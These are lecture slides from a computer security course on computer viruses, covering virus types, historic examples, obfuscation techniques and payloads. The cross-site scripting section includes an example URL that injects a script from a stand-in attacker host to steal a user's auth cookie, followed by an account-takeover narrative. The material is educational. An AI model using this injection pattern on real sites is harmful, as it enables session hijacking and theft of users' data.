CORK INSTITUTE OF TECHNOLOGY
INSTITIÚID TEICNEOLAÍOCHTA CHORCAÍ

Computer Security Principles


Lecture 3: Virus

What is a Virus

- A computer virus is a malicious software program that can be loaded onto a user's computing device without the user's knowledge and performs malicious actions based on its payload. It can self-replicate, inserting itself onto other programs or files, infecting them in the process.

Some Common Types of Viruses

1. Boot
2. File Infector
3. Macro
4. Resident
5. Direct Action
6. Overwrite
7. Directory
8. Email
9. Companion
10. FAT
11. Multipartite
12. XSS
13. Browser Hijacker



Examples of Virus Types

Virus Type	Examples
Boot	Polyboot.B, AntiEXE, pakastani brain
File Infector	W32.Xpaj.B
Macro	Relax, Melissa.A, Bablas, O97M/Y2K
Resident	Randex, CMJ, Meve, and MrKlunky
Direct Action	Vienna
Overwrite	Way, Trj.Reboot, Trivial.88.D
Directory	dir-2
Email	Melissa
Companion	Asimov.1539, stator and terrax.1069
FAT	the link
Multipartite	Flip, invader, tequila
XSS	JS.Fortnight
Browser Hijacker	the cool web search

How Do Viruses Work?

How do you think viruses operate? Draw an infographic

See Board of Answer

Virus Operations

- When an infected file is executed, the virus also gets executed, thereby infecting that system. It does this by making copies of itself and attaching or injecting them into other files available.
- The impact varies from low to high levels.
- Viruses have restricted propagating mechanisms and are parasitic in nature. Most of them carry a payload, that is the action or actions they perform after infection.

1. Boot Sector Virus

- A boot infector attacks the critical section of a floppy disk or hard drive that helps to start your computer.
- When the computer starts up, the malicious code is launched by the system and your machine becomes wide open to virus coders.
- The deployment of the infection gives them a sort of a guarantee for future attacks.
- With enough skill, an intruder could have obtained complete control over your system and take whatever actions they desire.

1. Boot Sector Virus

- It usually copies itself to a sector and creates bad sectors along with it's malicious code.
- It then attempts to **execute itself when the computer is booted** and claim control as the system continues to run.
- The Pakistani Brain virus was one of the most popular boot infectors.
- This infection has been upgraded in a way that enables it to easily infect hard disks, completely destroy FAT entries, numerous files, and slow down the performance of a computer.

2. File Infector Virus

- The role of a file infector is to infect the files of a computer.
- This is one of the most frequently deployed viruses and has been known to inflict considerable damage.
- Upon running a program that has been corrupted by a file infector, the virus duplicates the malicious code and applies it to other executable applications on the computer.
- Files that are the most vulnerable to this type of infection are those with the extensions of .EXE(execute) and .COM (command), though any file capable of execution can be infected.

2. File Infector Virus

Although there are many different kinds of file infector viruses, most of them operate the same and take the following course of actions.

1. Once a user executes an infected file, the virus copies the file and places it into an area where it can be executed. In most cases, this would be the RAM.
2. The malicious code runs first while the infected file remains inactive.
3. The virus then copies itself in a location separate from where the infection occurred, allowing it to continuously infect files as the user launches other programs.
4. When the initial process is set in motion, the virus grants control back to the infected file.
5. When a user opens another application, the dormant virus proceeds to run again. It then inserts a copy of itself into files that were previously uninfected which enables the cycle to repeat until all files are infected.

3. Macro Virus

- A wide variety of programs provide support for Macros – special actions programmed into the document using a specific macro programming language.
- Some viruses use macros to infect and spread to other systems.
- If the user can be tricked into running the macro(s), the virus can push its macro to the application global macro pool.
- Whenever a file is saved this macro is placed in the document. This way they spread from one system to other.

4. Resident

- These are permanent viruses dwelling in RAM memory.
- In this case, they would be in a position to overcome, as well as interrupt, all operations that the system executes.
- Their effects include corrupting programs and files that are opened, closed, renamed or copied.
- They get activated every time the OS runs

5. Direct Action

- These viruses replicate or take action once they are executed.
- When a certain condition is met, the viruses will act by infecting the files in the directory or the folder specified in the AUTOEXEC.BAT file.
- These viruses are usually found in the hard disk's root directory, but they keep on changing location.

6. Overwrite

- This kind of virus deletes the information contained in the files that it infects, rendering them partially or totally useless once they have been infected.
- The only way to remove an overwrite virus is to delete the file completely.

7. Directory

- These are also known as cluster virus or file system virus.
- Directory viruses infect the computer’s directory by changing the path indicating file location.
- Once the program is executed that has been infected it is in fact the virus that is being executed while the original has been moved.
- They are usually located in the disk but affect the entire directory.

8. Email Virus

- Due to the increase in use of email, the email virus was developed.
- This is a virus spread via an email.
- Such a virus will hide in an email and when the recipient opens the mail it does it's work.

8. Email Virus

Have you ever heard of the Melissa virus?

See Board of Explanation

9. Companion

- Companion viruses are file infector viruses as are resident and direct action types.
- Companion viruses are so named because once they get into the system they travel with the other files that already exist.
- Companion viruses wait in memory until a program is run or act immediately by making copies of themselves.

10. FAT

- These viruses attack the File Allocation Table or FAT, which is a part of a disk used to connect information and is vital for the normal functioning of the computer.
- This type of virus attack prevents access to certain sections of the disk. This virus can result in information loss from individual files or even loss of access to entire directories.

11. Multipartite Virus

- While some viruses are happy to spread via one method or deliver a single payload, Multipartite viruses want it all.
- A virus of this type can spread in multiple ways, and it may take different actions on an infected computer depending on variables, such as the operating system installed or the existence of certain files.
- It often infects the section on a hard drive that contains the data which instructs the machine how to boot up. Whenever the computer starts, the virus is automatically distributed throughout the system.

11. Multipartite Virus

Anthrax is a multipartite virus created by Dark Avenger.

- On the first time a file infected with Anthrax is executed, the virus writes itself to the hard disk partition table as well as the last few sectors of the hard disk.
- When the hard disk is booted, the virus then becomes memory resident.
- When a file is executed, the virus infects a file closest to the root of the hard disk.
- When the newly infected file is executed, it will infect another .com or .exe file, again, starting from the root of the hard drive and searching for uninfected files.

12. Polymorphic Virus

- These viruses change the look of the virus code **every time** it infects a new file. The code still has the same functionality but it uses different instructions so it is harder to detect and reverse engineer.
- The polymorphic virus is one of the more complex computer threats.
- This is primarily done to elude the detection of a virus scanner as some are not able to identify different instances of an infection.
- One method it commonly uses to bypass a scanner involves self-encryption performed with a variable key.

13. Cross Site Scripting

- XSS is an attack technique that forces a website to echo attacker-supplied executable code, which then loads in a user's Web browser.
- The user is the intended victim, with the hacker using the vulnerable website as a means of attack.
- XSS exploit code is typically (but not always) written in HTML/JavaScript and does not execute on the server.
- The server is merely the host, while the attack executes within the Web browser.

13. Cross Site Scripting

XSS enables the theft of Web browser cookies, which can then be reused to hijack online user accounts.

- Online accounts include Web banks, Web mail, blogs, and any other website feature accessible with a username and password.

XSS attacks can take complete control over browser.

There are two ways for users to become infected by XSS attacks.

- Users are either tricked into clicking on a specially crafted link (Non-Persistent Attack)
- Unknowingly attacked by simply visiting a Web page embedded with malicious code (Persistent Attack).

13. Cross Site Scripting

Using a website to host the malware code, XSS viruses and worms take control over a Web browser and propagate by forcing it to copy the malware to other locations on the Web to infect others.

- For example, a blog comment laced with malware could snare visitors, commanding their browsers to post additional infectious blog comments.
- XSS malware payloads could force the browser to send email, transfer money, delete/modify data, hack other websites, download illegal content, and many other forms of malicious activity.

The easiest way to think about the potential is that, without proper defenses, any function on a website can be executed without the user’s permission.

13. Cross Site Scripting

- It's important to note that a user's Web browser or computer does not have to be susceptible to any well-known vulnerability.
- This means that no amount of patching will help users, and we become solely dependent on a website's security procedures for online safety.
- Browser vendors, software developers and information security professionals working with Web applications are the key to stopping this entirely preventable attack.
- Using Firefox's No Script add-on should give you some protection against Script Viruses.

13. Cross Site Scripting Example

- Alice often visits a particular website, which is hosted by Bob.
- Bob's website allows Alice to log in with a username/password pair and stores sensitive data, such as billing information.
- When a user logs in, their browser keeps an Authorization Cookie, which just looks like some garbage characters, so both computers remember that she's logged in.

13. Cross Site Scripting Example

Mallory observes that Bob's website contains a reflected XSS vulnerability.

- If you go to the Search page, and search for some text like ‘pc security', and it's not found, the page will display back what you searched for; it says " pc security not found".
- But, if your search text contains HTML tags in it, the tags get displayed as-is, and any script tags get run.

Mallory crafts a URL to exploit the vulnerability.

- She notices that when you search for ’pcsecurity', the site goes to URL **http://bobssite.org?q= pcsecurity.**
- So she makes the URL **http://bobssite.org?q= pcsecurity<script src="http://mallorysevilsite.com/authstealer.js">** and sends an email to some unsuspecting members of Bob's site, saying "Check out my PC Security tips!"

13. Cross Site Scripting Example

- Alice gets the email. She is interested in PC Security and clicks on the link.
- It goes to Bob's website to search, doesn't find anything, and displays “pc security not found" but right in the middle, the script tag runs (it's invisible on the screen) and loads and runs Mallory's program authstealer.js (This is the actual XSS vulnerability.)
- Alice forgets about it. The authstealer.js program runs in Alice's browser, as if it's part of Bob's website.
- It grabs a copy of Alice's Authorization Cookie and sends it to Mallory's server, where Mallory retrieves it.

13. Cross Site Scripting Example

- Mallory now sets Alice's auth cookie into her browser as if it's her own auth cookie.
- She then goes to Bob's site and she is now logged in as Alice.
- Now that she's in, Mallory goes to the Billing section of the website and looks up Alice's credit card number and grabs a copy.
- Then she goes and changes her password, to a password of her choosing, so Alice can't even log in anymore.

14. Browser Hijacking

- This type of virus, which can spread itself in numerous ways including voluntary download, effectively hijacks certain browser functions, usually in the form of re-directing the user automatically to particular sites.
- It's usually assumed that this tactic is designed to increase revenue from web advertisements.
- There are a lot of such viruses, and they usually have "search" included somewhere in their description.
- CoolWebSearch may be the most well known example, but others are nearly as common.

Obfuscation Techniques

Obfuscation techniques are those techniques that are used by virus writers to avoid detection and analysis of their specimens (programs).

Examples of different obfuscation techniques

- ➢ No Obfuscation
- ➢ Encryption
- ➢ Polymorphism
- ➢ Metamorphism
- ➢ Stealth

Obfuscation Techniques

No obfuscation

- Some of the viruses don’t use any type of obfuscation technology. It is easier to build a virus of this type.

Encryption

- This type of viruses use cryptography to hide their functionality. They place a decrypter along with the encrypted body that decrypts the virus on-the-fly.

Polymorphism

- These viruses change the look of the virus code every time it infects a new file. The code still has the same functionality but it uses different instructions so it is harder to detect and reverse engineer.

Obfuscation Technique Based Classification

Metamorphism

- These viruses change the virus body instead of appearance. This way every specimen looks different and generation of a signature is harder. These techniques are mostly used by macro and script viruses.

Stealth

- A stealth virus is a type of virus that tries to remain undiscovered by hiding the infection events from everyone, instead of trying to obfuscate its code. It achieves this by restoring certain original properties of the host file for example, timestamps. It also intercepts system calls to hide any other resulting changes like the increase in the size of the host file.

Virus Payloads

Normally when you have been infected by a virus, it leaves a payload behind.

There are four different types:

- No Payload
- Non-Destructive Payload
- Destructive Payload
- Droppers

Payload Based Classification

No Payload

- Some of the viruses present don't do anything than just infecting the files. But, still there can be damage due to non-productivity and loss of reputation. Also, the cleaning process requires money and time that adds to the damage caused.

Non-destructive

- These viruses generally carry a message or a graphic. Some of them just tease the user by controlling hardware like the CD-ROM or speakers. They can be designed to disable certain features like caps lock, special keys. For these viruses, damage is only caused by the non-productivity of the user.

Payload Based Classification

Destructive

- Destruction is one of the main motives of attackers.
- Viruses with this kind of payloads are decreasing as there is no financial gain except in few situations that involve rival groups or businesses.
- In areas where there is a financial gain, more advancement in the virus creation is happening.
- The destruction varies according to the virus.
- Some viruses carry payload that create major catastrophes like destroying partitions by modifying or corrupting metadata. Some have payloads that result in lesser damage like corrupting files in hard disks.

Payload Based Classification

Droppers

- Some viruses help the attackers in gathering the resources required for conducting malicious activities like identity theft, DDOS, software license theft and phishing.
- Most of the viruses today belong to this category as there is a huge financial gain.
- These viruses drop various bots and keyloggers that are used to carry out these malicious activities.
- Bots are used to add the victim host machines to a botnet that perform various activities.
- Some viruses steal software license information from victim's registry, which are later posted to various illegal warez sites.